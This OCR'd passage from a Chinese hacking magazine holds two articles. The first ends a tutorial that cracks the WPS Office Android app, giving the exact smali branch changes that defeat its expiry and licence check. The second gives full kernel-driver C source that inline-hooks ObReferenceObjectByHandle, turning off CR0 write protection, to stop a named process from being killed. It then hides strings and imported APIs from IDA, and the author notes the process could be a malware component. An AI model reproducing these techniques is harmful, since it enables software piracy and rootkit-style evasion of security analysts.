    .method static synthetic
e(Lcn/wps/moffice/documentmanager/DocumentManager;)V
        .locals 3
        iget-object v0, p0,
Lcn/wps/moffice/documentmanager/DocumentManager;->cPj:
Lcn/wps/moffice/writer/view/beans/g;
        if-eqz v0, :cond_0    /*如果 g 对象获取失败就跳到过期提示，这里是暴力破解点（g 就是我们见到的过期提示框）*/
        iget-object v0, p0,
Lcn/wps/moffice/documentmanager/DocumentManager;->cPj:
Lcn/wps/moffice/writer/view/beans/g;
        invoke-virtual {v0},
Lcn/wps/moffice/writer/view/beans/g;->isShowing()Z //g 对象是否已经显示
        move-result v0
        if-nez v0, :cond_1   //如果 g 显示了就直接返回
        :cond_0
        new-instance v0,
Lcn/wps/moffice/writer/view/beans/g;    //创建一个 g 的实例
        invoke-direct {v0, p0},
Lcn/wps/moffice/writer/view/beans/g;-><init>(Landroid/conten
t/Context;)V //构造函数
        const v1, 0x7f060166   //字符串常量产品过期
        invoke-virtual {v0, v1},
Lcn/wps/moffice/writer/view/beans/g;->eb(I)Lcn/wps/moffice/
writer/view/beans/g;
    move-result-object v0    //调用 g 的 eb()方法，应该是设置弹出框的标题
       const v1, 0x7f060167    /*字符串常量这是一个有使用期限的版本，从 2012 年 1 月 1 日开始此版本已过期，请确保网络通畅，并立即检查升级*/
        invoke-virtual {p0, v1},
   Lcn/wps/moffice/documentmanager/DocumentManager;->
getString(I)Ljava/lang/String;
        move-result-object v1     //取得字符串
        invoke-virtual {v0, v1},
Lcn/wps/moffice/writer/view/beans/g;->be(Ljava/lang/String;)L
cn/wps/moffice/writer/view/beans/g;
        move-result-object v0//调用 g 的 be()方法，应该是设置弹出框的内容
        const v1, 0x7f060112
        new-instance v2,
Lcn/wps/moffice/documentmanager/DocumentManager$4;
        invoke-direct {v2, p0},
Lcn/wps/moffice/documentmanager/DocumentManager$4;-><i
nit>(Lcn/wps/moffice/documentmanager/DocumentManager;)
V             //构造 DocumentManager
        invoke-virtual {v0, v1, v2},
Lcn/wps/moffice/writer/view/beans/g;->a(ILandroid/content/Di
alogInterface$OnClickListener;)Lcn/wps/moffice/writer/view/b
eans/g;      //设置按钮监听器
        move-result-object v0
        const v1, 0x7f060165
        new-instance v2,
Lcn/wps/moffice/documentmanager/DocumentManager$7;
        invoke-direct {v2, p0},
Lcn/wps/moffice/documentmanager/DocumentManager$7;-><i
nit>(Lcn/wps/moffice/documentmanager/DocumentManager;)
V       //DocumentManager 对象
        invoke-virtual {v0, v1, v2},
Lcn/wps/moffice/writer/view/beans/g;->b(ILandroid/content/Di
alogInterface$OnClickListener;)Lcn/wps/moffice/writer/view/b
eans/g;     //设置按钮监听器
        move-result-object v0
        iput-object v0, p0,
Lcn/wps/moffice/documentmanager/DocumentManager;->cPj:
Lcn/wps/moffice/writer/view/beans/g;
        iget-object v0, p0,
Lcn/wps/moffice/documentmanager/DocumentManager;->cPj:
Lcn/wps/moffice/writer/view/beans/g;
        const/4 v1, 0x0
        invoke-virtual {v0, v1},
Lcn/wps/moffice/writer/view/beans/g;->setCancelable(Z)V //设置是否可取消
        iget-object v0, p0,
Lcn/wps/moffice/documentmanager/DocumentManager;->cPj:
Lcn/wps/moffice/writer/view/beans/g;
        invoke-virtual {v0},
Lcn/wps/moffice/writer/view/beans/g;->show()V   /*显示 g，也就是过期对话框*/
```

```
        :cond_1
        return-void
    .end method
```

这个 e 方法看得出来是重要的地方，我做了详细的注释，功能就是首先判断 g 是否已经显示，如果没显示就初始化并显示。暴力破解就简单了，直接把 if-eqz v0, :cond_0 改成 if-eqz v0, :cond_1，保存文件并退出，拖动整个文件夹到 ApkTool_Gui 第二个编辑框，重建 APK。完成后拿到 Android 设备上测试，会发现程序弹出个 Toast，提示软件过期，然后就退出了，看来还有地方需要处理。按照上面的方法如法炮制搜索 0x7f060166（软件过期字符串的 ID），发现有两处调用，而且两处调用都是类似的代码。

```
    .method public final
a(Lcn/wps/moffice/documentmanager/DocumentManager$a;Ljava/lang/String;)V
        .locals 4
        invoke-static {},
Lcn/wps/moffice/OfficeApp;->zc()Lcn/wps/moffice/OfficeApp;
        move-result-object v0
        invoke-virtual {v0},
Lcn/wps/moffice/OfficeApp;->zd()Z    //对程序进行验证
        move-result v0
        if-eqz v0, :cond_1 //验证为 0 就去运行程序
        const v0, 0x7f060166    //软件过期字符串 ID
        invoke-virtual {p0, v0},
Lcn/wps/moffice/documentmanager/DocumentManager;->getString(I)Ljava/lang/String;
        move-result-object v0
        const/4 v1, 0x0
        invoke-static {p0, v0, v1},
Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;
        move-result-object v0
        invoke-virtual {v0},
Landroid/widget/Toast;->show()V //弹出了 Toast
        iget-object v0, p0,
Lcn/wps/moffice/documentmanager/DocumentManager;->DY:
Lcn/wps/moffice/documentmanager/history/HistoryFiles;
        iget-object v1, p0,
Lcn/wps/moffice/documentmanager/DocumentManager;->cPk:
Ljava/lang/Runnable;
        const-wide/16 v2, 0x7d0
        invoke-virtual {v0, v1, v2, v3},
Lcn/wps/moffice/documentmanager/history/HistoryFiles;->postDelayed(Ljava/lang/Runnable;J)Z   //这里就 OK 了
        :cond_0
        :goto_0
        return-void
        :cond_1
        invoke-static {},
Lcn/wps/moffice/OfficeApp;->zc()Lcn/wps/moffice/OfficeApp;
        move-result-object v0
        invoke-virtual {p1},
Lcn/wps/moffice/documentmanager/DocumentManager$a;->toString()Ljava/lang/String;
        move-result-object v1
        invoke-virtual {v0, v1},
Lcn/wps/moffice/OfficeApp;->bO(Ljava/lang/String;)Z
    move-result v0
```

同样，两处的修改很简单，只需要将 if-eqz v0, :cond_1 改成 if-nez v0, :cond_1 就可以了。保存文件后重新回编，安装测试就会发现程序被破解了。运行效果如图 6 所示。





图 6

到这里，本文就结束了，总结一下，内容不多，主要介绍了分析 Android 程序需要用到的工具及 Android 程序的一般分析方法，另外，在实战中也看到了，混淆并不可怕，可怕的是没有耐心坚持下去。关于 Android 程序的破解分析我会继续下去，目前已知有另一种更高级的方法，不过我目前测试还没成功，等小有成果就拿来与大家分享。



手写指令对抗IDA

图/文　东北林业大学　李明政

由于没有字数限制也就没有蹭稿费的嫌疑了，尽可能地把代码和效果图都贴出来。代码是 Hook ObReferenceObjectByHandle 保护进程，下面代码只是范例，只能在单核上面运行，没有考虑多核安全，只当作测试用。思路来源于楚狂人的那本书。

源代码是竹君的 Inline Hook，我只是把 0x174 ImageFileName 这个硬编码使用 PsGetProcessImageFileName 做了下替代，其他地方变动比较少，这篇文章估计很多人都看过，所以不用费很长时间来理解代码，方便学习。

一般逆向驱动，新手或者老手都习惯拖拽到 IDA 里面，再不行就掏出 Windbg 调试吧。IDA 我目前用得还是比较熟练的，Windbg 用于查看一些结构体、反汇编一些函数，但是真的没达到能够熟练调试程序的地步。所以一般的驱动 IDA 拖拽没有发现，且 Windbg 用的又不是很好的情况下也就放弃逆向某个驱动了，当然逆向某些驱动也可以使用 IRP Tree 跟踪 irp 的下发。

前一阶段逆向安博士的驱动，竟然有 DbgPrint 的输出，太吃惊了，本来以为这些商业软件会有着比较完善的加密体制干扰逆向的，最起码应该用 KdPrint 而不能用 DbgPrint 吧，这样 Free 版本里面也就没有注释了啊。

……

不多说了，进入正题吧，我们先采用以下思路对驱动进行保护，干扰逆向：① 混淆字符串；② 隐藏内核函数。然后用 IDA 检验我们的干扰逆向的成果。

首先贴一下范例代码。Vim 编辑器的效果还是很不错的。Vim Emacs 号称神的编辑器和编辑器中的神，Vim 那个“变态”的 TOhtml 命令使得 Word 下根本不用任何插件就可以显现出语法高亮的效果。我的是最原始的 Word 2003。

一、隐藏字符串 1.exe 或者 notepad.exe

下面这段代码是保护 notepad.exe 不被结束。

```
#include <ntddk.h>
#include <windef.h>
//1 混淆字符串 2 隐藏内核函数

//HookObReferenceObjectByHandle------DetourMyObReferenceObjectByHandle----------UnHookObReferenceObjectByHandle
ULONG   CR0VALUE;
BYTE   OriginalBytes[5]={0};  //保存原始函数前 5 字节
BYTE   JmpAddress[5]={0xE9,0,0, 0,0};        //这里修改的直接是机器码，所有 E9 或者 EB 后面跟的都是偏移地址 0,0,0,0，暂时置 0 其实是用来保存偏移的
//如果是汇编的话，写为 Jmp 标号，但这里是机器码必须是偏移
extern POBJECT_TYPE *PsProcess Type;
//函数的声明
NTKERNELAPI NTSTATUS ObReference ObjectByHandle(
IN HANDLE   Handle,
IN ACCESS_MASK   DesiredAccess,
IN POBJECT_TYPE   ObjectType   OPTIONAL,
IN KPROCESSOR_MODE   AccessMode,
OUT PVOID   *Object,
OUT POBJECT_HANDLE_INFORMATION HandleInformation   OPTIONAL
);
NTSTATUS DetourMyObReferenceObjectByHandle(
IN HANDLE   Handle,
IN ACCESS_MASK   DesiredAccess,
IN POBJECT_TYPE   ObjectType   OPTIONAL,
IN KPROCESSOR_MODE   AccessMode,
OUT PVOID   *Object,
OUT POBJECT_HANDLE_INFORMATION HandleInformation   OPTIONAL);
UCHAR* PsGetProcessImageFileName( IN PEPROCESS Process );//此函数微软没有声明
```

```
//hook 流程 HookObReferenceObjectByHandle---DetourMyObReferenceObjectByHandle---UnHookObReferenceObjectByHandle
void  HookObReferenceObjectByHandle()
{

//赋值前面定义的数组
KIRQL Irql;
KdPrint(("[ObReferenceObjectByHandle] :0x%x",ObReferenceObjectByHandle));  //地址验证
//保存函数前 5 字节内容
RtlCopyMemory(OriginalBytes, (BYTE *)ObReferenceObjectByHandle,5);
//保存新函数 5 字节之后偏移
/*
E9 短跳转 JMP X 是相对于当前指令的下一条指令。
当前指令为 EIP = Orig
Orig+5+X = Hook。因此 x = Hook-Orig -5。即
*( (ULONG*)(JmpAddress + 1) ) = (ULONG)DetourMyKiInsertQueueApc - (ULONG)g_KiInsertQueueApc - 5;
*/
*(ULONG *)(JmpAddress+1)=(ULONG)DetourMyObReferenceObjectByHandle-((ULONG)ObReferenceObjectByHandle+5);
//这里如果看不懂，去看王爽的汇编语言 jmp 指令，很详细
//开始 inline hook
//关闭内存写保护
_asm
{
push eax
mov eax, cr0
mov CR0VALUE, eax
and eax, 0fffeffffh
mov cr0, eax
pop eax
}
//提升 IRQL 中断级
Irql=KeRaiseIrqlToDpcLevel();
//函数开头 5 字节写 JMP
RtlCopyMemory((BYTE *)ObReferenceObjectByHandle,JmpAddress,5);
//恢复 Irql
KeLowerIrql(Irql);
//开启内存写保护，也可以使用 MDL
__asm
{
push eax
mov eax, CR0VALUE
mov cr0, eax
pop eax
}
}
_declspec (naked) NTSTATUS OriginalObReferenceObjectByHandle(IN HANDLE  Handle,
IN ACCESS_MASK  DesiredAccess,
IN POBJECT_TYPE  ObjectType  OPTIONAL,
IN KPROCESSOR_MODE  AccessMode,
OUT PVOID  *Object,
OUT POBJECT_HANDLE_INFORMATION HandleInformation  OPTIONAL)
{
_asm
{
mov edi,edi
push ebp
mov ebp,esp
mov eax,ObReferenceObjectByHandle
add eax,5
jmp eax
}
}
NTSTATUS DetourMyObReferenceObjectByHandle(
IN HANDLE  Handle,
IN ACCESS_MASK  DesiredAccess,
IN POBJECT_TYPE  ObjectType  OPTIONAL,
IN KPROCESSOR_MODE  AccessMode,
OUT PVOID  *Object,
OUT POBJECT_HANDLE_INFORMATION HandleInformation  OPTIONAL)
{

NTSTATUS status;
//调用原函数
//  PEPROCESS pEprocess = NULL, pTemp = NULL;
//  pEprocess = PsGetCurrentProcess();
//  pTemp = pEprocess;
//  CHAR *pName;  //进程名
// process =PsGetCurrentProcess();

//  pName = (CHAR*)PsGetProcessImageFileName(PsGetCurrentProcess()) ; //获取进程名
status=OriginalObReferenceObjectByHandle(Handle,DesiredAccess,ObjectType,AccessMode,Object,HandleInformation);
if((status==STATUS_SUCCESS)&&(DesiredAccess==1))
    {
      if(ObjectType== *PsProcessType)
      {
        if( _stricmp(PsGetProcessImageFileName(PsGetCurrentProcess()),"notepad.exe")==0)//+0x174 ImageFileName    : [16] UChar
//这里是硬编码，可以 PsGetProcessImageFileName 代替硬编码，最好还是别硬编码

        {
          ObDereferenceObject(*Object);
          return STATUS_INVALID_HANDLE;
        }
      }
    }
    return status;
  }
  void UnHookObReferenceObjectByHandle()
  {
//把 5 字节再写回到原函数
KIRQL Irql;
      //关闭写保护
    _asm
    {
        push eax
        mov eax, cr0
        mov CR0VALUE, eax
        and eax, 0fffeffffh
        mov cr0, eax
        pop eax
    }
//提升 IRQL 到 Dpc
      Irql=KeRaiseIrqlToDpcLevel ();
    RtlCopyMemory((BYTE *)ObReferenceObjectByHandle,OriginalBytes,5);
```

```
    KeLowerIrql(Irql);
      //开启写保护
    __asm
    {
          push eax
        mov eax, CR0VALUE
        mov cr0, eax
        pop eax
    }
  }
void UnLoad( PDRIVER_OBJECT pDri verObject )
{
UnHookObReferenceObjectByHandle ();
        DbgPrint("Driver UnLoad..");
}

NTSTATUS DriverEntry( IN PDRIVER_OBJECT
pDriverObect, IN PUNICODE_STRING pRegPath )
{
        NTSTATUS Status = STATUS_SUCCESS;

        HookObReference ObjectByHandle();

        pDriverObect-> DriverUnload = UnLoad;

        return Status;
}
```

其中字符串 notepad.exe 可以任意替换，比方说替换成某些个恶意软件的组件，所以我们不希望在静态反汇编的时候这些类似的字符串被看到，那么我们可以这样处理：

```
UCHAR * DazeStr(UCHAR *str,UCHAR key)
 {
 UCHAR *p=str;
 while (((*p)^=key)!='\0')
 {p++;}
 return str;
 }
```

把这个函数声明为全局的函数，然后调用 XOR 进行简单的异或加密。

```
CHAR buffer[]={'1'^0x12,'.'^0x12,
'e'^0x12,'x'^0x12,'e'^0x12,'\0'^0x12};
STRING my_str;
DazeStr(buffer,0x12);
RtlInitString(&my_str,buffer);


    status=OriginalObReferenceObject
ByHandle(Handle,DesiredAccess,ObjectType,AccessMode
,Object,HandleInformation);

if((status==STATUS_SUCCESS)&&(DesiredAccess==1))
    {
        if(ObjectType== *PsProcessType)
        {
//      if( _stricmp(PsGetProcess
ImageFileName(PsGetCurrentProcess()),&my_str)==0)//
+0x174 ImageFileName    : [16] UChar
//这里是硬编码,可以 PsGetProcessImageFileName
代替掉硬编码，最好还是别硬编码

            ULONG a= RtlCompareString((PsGet
ProcessImageFileName(PsGetCurrentProcess()),&my_st
r,1);

```

然后再调用上面的那个全局函数 DazeStr 进行解密。Daze 是使迷惑的意思。我们截图看一下 IDA 反汇编的效果，如图 1 与图 2 所示。

很明显，我们在图 1 上面看到了 sub_1041A 被反汇编的结果，notepad.exe 赫然在目。在处理后的代码中我将 notepad.exe 修改成了 1.exe，我们看一下能否找到 1.exe。

很明显，什么也没有找到，并且图 2 是 F5 之后的结果，解密者在解密的过程中看不到一个字符串，是我的话，我最起码得抓耳挠腮。当然你可以用自己的算法来加密字符串，不用太麻烦，只要别人不知道即可。

但是你如果真的把编译出来的 sys 文件拖入到了 IDA 之中，即使看不到字符串，也能看到 R0 API，老手看一眼有哪几个 API 就大致知道了驱动都做了些什么，要做就做得彻底一点，

让一些重要的 R0 API 也消失。这也就是我们要走的第二步：隐藏内核函数。




图 1




图 2

二、隐藏内核函数

隐藏内核函数分为 3 种情况。

（1）隐藏一些字符串操作的函数，通常这些函数与 OS 版本关系并不密切，你可以直接参考 WRK，自己实现或者 COPY PASTE。

（2）隐藏调用函数，如 ZwCreateSection 或者 ObReferenceObjectByHandle。使用 MmGetSystemRoutineAddress 就可以。下面我会给出一个 MyObReferenceObjectByHandle 实现的范例。

（3）隐藏被 Hook 的函数。这个就不可以用

DazeZwCreateSection 或者 MyZwCreateSection 替换掉原函数，因为 Hook 的时候一定要保证 Hook 原函数，直接替换掉后会导致在 LINK 的时候报错：unresolved external symbol。

R3 下这两个函数经常看到，LoadLibrary GetProcAddress R0 下有一个很类似的函数 MmGetSystemRoutineAddress。看一下它的声明。

```
NTKERNELAPI
PVOID
 MmGetSystemRoutineAddress(
  IN PUNICODE_STRING SystemRoutineName
  );
```

只需要一个 Name，然后我们可以使用上面自己写的字符串加密算法进行加密。先看一下我们的驱动中调用到了哪些函数，我们不用一个一个从代码里抠出来，截图看一下 IDA 的 import 就知道了，如图 3 所示。

Address	Ordinal	Name	Library
00010700		KfLowerIrql	HAL
00010704		KeRaiseIrqlToDpcLevel	HAL
0001070C		PsGetProcessImageFileName	ntoskrnl
00010710		IoGetCurrentProcess	ntoskrnl
00010714		PsProcessType	ntoskrnl
00010718		RtlCompareString	ntoskrnl
0001071C		DbgPrint	ntoskrnl
00010720		KeTickCount	ntoskrnl
00010724		KeBugCheckEx	ntoskrnl
00010728		ObfDereferenceObject	ntoskrnl
0001072C		RtlInitString	ntoskrnl
00010730		ObReferenceObjectByHandle	ntoskrnl

图 3

对于 DbgPrint，待会我们将其改成 KdPrint，然后以 free 进行编译，那么调试信息也就没有了。

下面给出两类函数。

（1）KfLowerIrql，KeRaiseIrqlToDpcLevel PsGetProcessImageFileName，IoGetCurrentProcess，ObReferenceObjectByHandle，ObDeferenceObject

（2）RtlCompareString，RtlInitString。

（1）和（2）中的函数都可以使用 MmGetSystemRoutineAddress 动态调用加密字符串，然后躲过 IDA。但是（2）中的函数不需要过多判断，自己实现即可，如果自己实现还嫌麻烦，直接上 notepad++Search->Find In Files 目录填写 WRK 的目录，函数名填写要搜索的函数，然后让 notepad++搜索 wrk 中的函数实现，搜索到之后直接复制、粘贴、修改某些参数就可以了。要遵循的一个原则就是：你复制粘贴的函数一定要与 OS 版本关系不密切，否则自己实现时非常容易出问题。

1. 隐藏 RtlInitString 函数

我们先看 RtlInitString，这个函数明显有一个特点，直接复制粘贴之后就可以用，因为它没有调用其他第三方函数。

```
VOID
MyRtlInitString (
    OUT PSTRING DestinationString,
    IN PCSZ SourceString OPTIONAL
    )
{
    SIZE_T Length;
    DestinationString->Length = 0;
    DestinationString->MaximumLength = 0;
    DestinationString->Buffer = (PCHAR)SourceString;
    if (ARGUMENT_PRESENT(SourceString)) {
        Length = strlen(SourceString);
        ASSERT(Length < MAXUSHORT);
        if(Length >= MAXUSHORT) {
            Length = MAXUSHORT - 1;
        }
        DestinationString->Length = (USHORT)Length;
        DestinationString-> MaximumLength =
(USHORT)(Length + 1);
    }
    return;
}
```

我们直接将原来的 RtlInitString 函数替换成 MyRtlInitString 函数，在 IDA 中你会发现 RtlInitString 这个函数不见了，如图 4 所示，这个函数刚才还能看得见呢，现在却没了。

Address	Ordinal	Name	Library
00010680		KfLowerIrql	HAL
00010684		KeRaiseIrqlToDpcLevel	HAL
0001068C		PsGetProcessImageFileName	ntoskrnl
00010690		IoGetCurrentProcess	ntoskrnl
00010694		PsProcessType	ntoskrnl
00010698		RtlCompareString	ntoskrnl
0001069C		KeTickCount	ntoskrnl
000106A0		KeBugCheckEx	ntoskrnl
000106A4		ObfDereferenceObject	ntoskrnl
000106A8		DbgPrint	ntoskrnl
000106AC		ObReferenceObjectByHandle	ntoskrnl

图 4

回想一下，其实我们什么都没有做，只是从 WRK 中找到 RtlInitString 的代码，然后复制粘贴了一下，并起名为 MyRtlInitString 就将 IDA 困住了，不过不要高兴得太早。

2. 隐藏 RtlCompareString

WRK 找出代码 RtlCompareString 的实现，有一个外部调用 RtlUpperChar。

```
LONG
MyRtlCompareString(
    IN const STRING *String1,
    IN const STRING *String2,
    IN BOOLEAN CaseInSensitive
    )
{
    PUCHAR s1, s2, Limit;
    LONG n1, n2;
```

```
        UCHAR c1, c2;
        RTL_PAGED_CODE();
        s1 = String1->Buffer;
        s2 = String2->Buffer;
        n1 = String1->Length;
        n2 = String2->Length;
        Limit = s1 + (n1 <= n2 ? n1 : n2);
        if (CaseInSensitive) {
            while (s1 < Limit) {
                c1 = *s1;
                c2 = *s2;
                if (c1 !=c2) {
                    c1 = RtlUpperChar(c1);
                    c2 = RtlUpperChar(c2);
                    if (c1 != c2) {
                        return (LONG)c1 - (LONG)c2;
                    }
                }
                s1 += 1;
                s2 += 1;
            }
        } else {
            while (s1 < Limit) {
                c1 = *s1;
                c2 = *s2;
                if (c1 != c2) {
                    return (LONG)c1 - (LONG)c2;
                }
                s1 += 1;
                s2 += 1;
            }
        }
        return n1 - n2;
    }
    直接复制粘贴回去 编译报错:
    1>c:\1\hook.c(56) : error C4013: 'RTL_PAGED_CODE'
undefined; assuming extern returning int
```

